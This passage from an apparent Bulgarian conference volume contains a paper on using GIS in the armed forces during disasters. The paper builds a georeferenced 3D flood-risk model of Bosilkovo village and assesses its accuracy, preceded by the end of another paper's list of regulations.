7. НАРЕДБА № РД-02-20-2 от 20 декември 2017 г. за планиране и проектиране на комуникационно-транспортната система на урбанизираните територии, обн., ДВ, бр. 7 от 2018 г.
8. НАРЕДБА № 4 от 2001 г. за обхвата и съдържанието на инвестиционните проекти обн., ДВ, бр. 51 от 2001 г

9. НАРЕДБА № РД-02-20-2 от 26.01.2021 г. за определяне на изискванията за достъпност и универсален дизайн на елементите на достъпната среда в урбанизираната територия и на сградите и съоръженията ДВ. бр.12 от 12 Февруари 2021г.
10. Наредба № 3 от 31 юли 2003 г. За съставяне на актове и протоколи по време на строителството. ДВ. бр.72 от 15 Август 2003г.,
11. Наредба № 2 от 31 юли 2003 г. За въвеждане в експлоатация на строежите в Република България и минимални гаранционни срокове за изпълнени строителни и монтажни работи, съоръжения и строителни обекти. ДВ. бр.72 от 15 Август 2003г.

APPLICATION OF GEOINFORMATION TECHNOLOGIES IN THE ARMED FORCES DURING DISASTERS, ACCIDENTS AND CATASTROPHES

Ilinka Iwanowa, Plamena Ivanova, Venelin Kozhuharov

*Department Geodesy, Air Defense and Communication and Information Systems faculty - Shumen /
NMU "Vasil Levsky" ilinkaivanova@mail.bg*

*Department Geodesy, Air Defense and Communication and Information Systems faculty - Shumen /
NMU "Vasil Levsky" dotko35@abv.bg*

*Department Geodesy, Air Defense and Communication and Information Systems faculty - Shumen /
NMU "Vasil Levsky"*

Abstract: *The development of the idea of providing and spreading knowledge about natural or man-made dangers threatening the population and the state, directs to the creation of a geographic database of areas of particular importance to our national security. In reality and in stimulation training it is from extremely important to know the tactical characteristics of the terrain and the exact object coordinates. The lack of geospatial information about threatened areas can be a big problem in accidents, disasters, catastrophes or conducting evacuation drills. Some of these territories are now in an unfamiliar situation due to the rapid economic development of the settlements. Not knowing and not having access to information can be a big problem in an emergency training or disaster situation. Not knowing the area to be evacuated will result in a slower response from the armed forces. Creating the necessary geographic digital information about the possibility of disasters will increase the effectiveness of the troops' actions on the criteria of time, reliability and accuracy.*

Keywords: *dangers threatening, geographic database, accidents, disasters, catastrophes, evacuation, disaster situation*


ПРИЛАГАНЕ НА ГЕОИНФОРМАЦИОННИТЕ ТЕХНОЛОГИИ ВЪВ ВЪОРЪЖЕНИТЕ СИЛИ ПРИ БЕДСТВИЯ, АВАРИИ И КАТАСТРОФИ

Илинка Иванова, Пламена Иванова, Венелин Кожухаров

Въведение

Основната задача на отбраната е да защитава територията и населението на Република България при военни заплахи и по време на бедствени положения. Извършват се различни дейности при използването на въоръжените сили при бедствия и участието им в преодоляването на последствията от тях. Силните земетресения могат да предизвикат различни вторични ефекти, като вторични трусове, разломи, свлачища и падащи камъни, които не са регулирани в законовите норми. Въпреки че подобни явления са наблюдавани и в миналото, рискът от тях остава. Често при природни бедствия е необходимо бързо действие, за да се защити населението, но липсата на точна информация може да забави реакцията. Например при скъсана язовирна стена или горски пожар, е важно да има данни за застрашените обекти, за да се извърши бърза и безопасна евакуация. Географските

информационни системи биха могли да осигурят необходимата актуална информация и така да улеснят спасителните дейности. [1,2,3]



Фиг.1: Картен лист К-35-133-А-а (Босилково)


Геоинформационната система (ГИС) на въоръжените сили (ВС) е предназначена да осигури Българската армия (БА) с актуална и точна информация за местността при изпълнението на всички задачи по осигуряване на националната сигурност. Създаването на геопропространствената инфраструктура на системата за управление на Българската армия е на базата на съществуващата и планираната комуникационна и информационна инфраструктура на армията и на базата на съществуващото състояние на системата за осигуряване на ВС с географска информация. Целта на проекта е прилагането на геоинформационните технологии във въоръжените сили при бедствия, аварии и катастрофи. За постигането ѝ е необходимо:

- Да се анализира теорията на обекта, върху когото ще се прилагат геоинформационните технологии;
- Да се направи проучване каква част от обекта е цел на действие от страна на ВС;
- Да се създаде база данни за съответния застрашен обект.

Проектът е изработен в среда на AutoCad Map 3D и ArcView. Обектът на проектиране в случая е село Босилково, обл. Смолян. Селото се намира на картен лист К-35-133-А-а (Фиг.1.) в югоизточната част. Целта му е да покаже застрашените райони по време на наводнение от прилив на р. Топлеш и на яз. Република.


1 Създаване на геопропространствена база данни:

Сканира се картния лист. Обработка на растерното изображение на картата се извършва в среда на AutoCad Map 3D. Зарежда се изображението в програмния продукт (чрез Insert → Raster Image → "име на файла".jpg), както е показано на Фиг. 2.



Фиг. 2: Зареждане в интерфейса на програмата

Геореферира се растерното изображение от Map > Tools > Rubber Sheet (Фиг.3.). Избират се минимум 4 точки (пресечни точки от план квадратната мрежа) от различни части на картата и се попълват пълните им географски геодезически координати (X, Y). Контролира се точността на геореферирването. При разлики в координатите на контролните точки по-големи от 0.1мм M(+/-2.5м) процедурата се повтаря. [5]





Фиг. 3: Меню за геофериране на изображението


Векторизират се елементите на релефа, растителната покривка, водните обекти, комуникационно – транспортната система и населените места. Създават се различни слоеве за всеки клас. Всички слоеве се записват във файлове с разширение *. dxf и *. dwg.

2 Създаване на 3D модел

Триизмерният модел се създава в средата на ArcView. Правят се конкретни настройки в интерфейса на програмата, за да съответстват на нуждите на проекта. След настройките се зареждат всички файлове с разширение *.dxf (View > Add Theme > “име на файла”.dxf), както е показано на фиг. 4.




Фиг. 4: Меню за визуализиране на класовете



Фиг. 5: Буферни зони


Класа релеф е представен като дискретно векторизирани хоризонтали и се използва за създаване на цифров модел на релефа, представящ повърхности създадени чрез триъгълници с неравномерни размери и форми. Нарича се Triangulated Irregular Network - TIN модел (Фиг.5.). Върху TIN модела се поставят хидрографията, пътищата, растителността и населени места. [5]

TIN модела се активира за създаване на 3D сцена. 3D сцената се редактира чрез табличната географска базата данни създадена с характеристиките на самите класове (Фиг.6.). Върху триизмерната сцена може да се забележат застрашените обекти от наводнение, изобразени със син цвят.



Фиг. 6: 3D сцена

Извежда се информацията за модела в картен вид (Фиг. 7).



Фиг. 7: Карта на TIN модела

3 Оценка и анализ на цифровия модел

Цифровият модел на местността е създаден да показва възможността за бедствие при наводнение. Както се наблюдава на модела, населеното място не е подложено на такъв риск, но растителните площи в покрайнините на планината и най-вече низинните райони са в риск от наводнение. [5]

4 Оценка на точността по вътрешна сходимост

$$(1) \quad M_T = m_{TP}^2 + (m_n)^2 + (m_d)^2 + (m_0)^2 \quad M_T = \pm 54 \text{ M}$$

където:

M_T - средната квадратна грешка в положението на точката от сканиране;

m_{TP} - средната квадратна грешка на калибрирането и трансформация на координати;

m_n - средната квадратна грешка на оператора при позициониране на указващото средство върху точката от работното пространство, това е лична грешка на оператора и нейната стойност е 0 07 до 0 15mm;

m_d - средната квадратна грешка на отчитане на координати, това е инструментална грешка и нейната стойност е 0 07 до 0 15;

m_0 е средната квадратна грешка на изходните данни (картографския материал).

Таблица1. Данни необходими за оценка на вътрешната сходимост

№	X	Y	X _{ИЗМ}	Y _{ИЗМ}	ΔX	ΔY	H	ΔH	H _{ИЗМ}
1	4467800,00	5251900,00	4467775,00	5251914,05	-25,00	14,05	185,00	1,88	186,88
2	4467800,00	5253700,00	4467751,67	5253733,76	-48,33	33,76	155,00	1,3	156,30

№	X	Y	X _{изм}	Y _{изм}	ΔX	ΔY	H	ΔH	H _{изм}
3	4466600,00	5252700,00	4466573,52	5252660,60	-26,48	-39,40	230,00	0,49	230,49
4	4465700,00	5251600,00	4465733,65	5251552,44	33,65	-47,56	250,00	4,80	254,80
5	4464100,00	5251400,00	4464147,23	5251435,79	47,23	35,79	155,00	1,92	156,92
6	4464300,00	5252800,00	4464298,87	5252812,24	-01,13	12,24	100,00	-0,01	99,99
7	4463700,00	5253100,00	4463715,63	5253138,86	15,63	38,86	99,00	0,43	99,43
8	4465300,00	5254300,00	4465255,39	5254258,68	-44,61	-41,32	201,00	0,26	201,26
9	4463300,00	5254100,00	4463319,03	5254107,04	19,03	7,04	120,00	0,65	120,65
10	4463000,00	5252300,00	4463039,07	5252252,33	39,07	-47,67	70,00	0,85	70,85

$$(2) \quad \mathbf{M} = \sqrt{\frac{m_x^2 + m_y^2}{2}} = \pm 34,11 \text{ m}$$

$$(3) \quad m_x = \sqrt{\frac{\sum \Delta X^2}{n}} = \pm 33,39 \text{ m}$$

$$(4) \quad m_y = \sqrt{\frac{\sum \Delta Y^2}{n}} = \pm 34,82 \text{ m}$$

$$(5) \quad m_h = \sqrt{\frac{\sum \Delta H^2}{n}} = \pm 1,83 \text{ m}$$

5 Оценка на точността по външна сходимост

Това е оценка на точността, която се прави чрез истинските грешки на измерени величини. В случая могат да бъдат дигитализираните координати на точките или разстояния между дигитализираните точки, който са функции от координатите. [2]

Заклучение

Проектът е създаден да помага на Въоръжените сили на Република България в справянето с бедствия, аварии и катастрофи. Моделът показва частичното наводнение на рисковите зони. Оценка и анализът на цифровия модел създават представата за опасността от наводнение. За да бъдат минимални последствията от тези явления, са нужни:

- Сериозни предпазителни мерки, целящи ненастъпването им или ограничаване вредните последствия от евентуалното им настъпване;
- Висока специализирана подготовка на ангажираните с определени производствени процеси; на шофьорите; на заетите в образованието и работата с деца и др.
- Добра обща подготовка на населението за действие при бедствия, аварии и катастрофи;

- Отлична подготовка и екипировка на кадрите на специализираните спасителни служби;
- Безукорна координация между различните държавни служби и неправителствени организации, специализирани в оказването на помощ на пострадалите и ликвидиране на последиците.

Водата на земната повърхност се намира в постоянен кръговрат. В зависимост от географската ширина, наличието на океани или високи планини, климатът в различните части на земята е различен. Той определя приблизително еднакво количество валежи на дадено място от земната повърхност за определен период от време. Понякога обаче, поради различно влияние на конкретни фактори, количеството валежи на дадена територия е по-голямо от нормалното. Тъй като речните корита се формират в протежение на дълги години, техният размер е пропорционален на количеството вода, което нормално побират. Когато водата е повече, речното корито прелива и водата се разлива в околностите. В основата си наводнението е точно това - явление, което възниква, когато водата на река или поток излезе от коритото си и залее сушата наоколо. Най-честата причина за наводнение са:

- Бурите, носещи голямо количество валежи. В този случай реките и потоците просто преливат.
- Бързото снеготопене.
- Построени от човека язовири, при скъсване на язовирна стена или дига. Когато това се случи, се освобождава голямо количество вода, образувайки „стена“, която се спуска надолу по течението на реката.
- Цунами (следствие на земетресение) - това не е явление, типично за България.
- Мусоните в тропиците. Те предизвикват обилни валежи, които са честа причина за наводнение.
- Нетипичната активност на приливите, които навлизат в сушата повече от нормалното.

Характерът на наводнението не зависи само от количеството вода, което се акумулира за период от време, но и от способността на земната повърхност да се справи с него (способността да абсорбира вода). Ако почвата не може да поеме повече вода, останалото количество трябва да се оттече. Някои от повърхностите, които не могат да абсорбират вода, са чакълът и асфалтът. За съжаление, реките са много примамливи с водата, богатите почви и възможност за транспорт, поради което, когато нивото на водите е ниско, хората строят по бреговете им. С повишено внимание трябва да бъдат хората живеещи на места с малка надморска височина, в близост до воден басейн или в близост до язовир. Дори малки потоци, дерета, пресъхващи реки или просто ниски места могат да се наводнят или да са причина за наводнение. [4]

Литература

1. Андреева П., Андреев А. Върху проблемите на геоинформационните технологии у нас. Proceedings of International Scientific Conference 2021, Faculty of Artillery, Air Defense and Communication and Information Systems - Shumen. 492- 502 p. ISSN 2367-7902
2. Андреева П. Геоинформационни технологии –монография. 180 с. НВУ „В. Левски“ Шумен 2023 ISBN 978-954-753-368-4
3. Евгения Сарафова. Геопространствени технологии и иновации, свързани с картографията през XXI в. – Софийски университет „Св. Климент Охридски“, гр. София.
4. Геров Борис. Проучвания върху западно тракийските земи през римско време, Държавно издателство „Наука и изкуство“, гр. София, 1961 г.
5. Andreev A., Andreeva G. Modeling of the river system of Golyma Kamchia. Journal of Scientific and Applied Research, Vol. 2, p. 50-58, 2012 ISSN 1314-6289.
6. <https://esribulgaria.com/?whatisgis=%D0%BA%D0%B0%D0%BA%D0%B2%D0%BE-%D0%B5-%D0%B3%D0%B8%D1%81>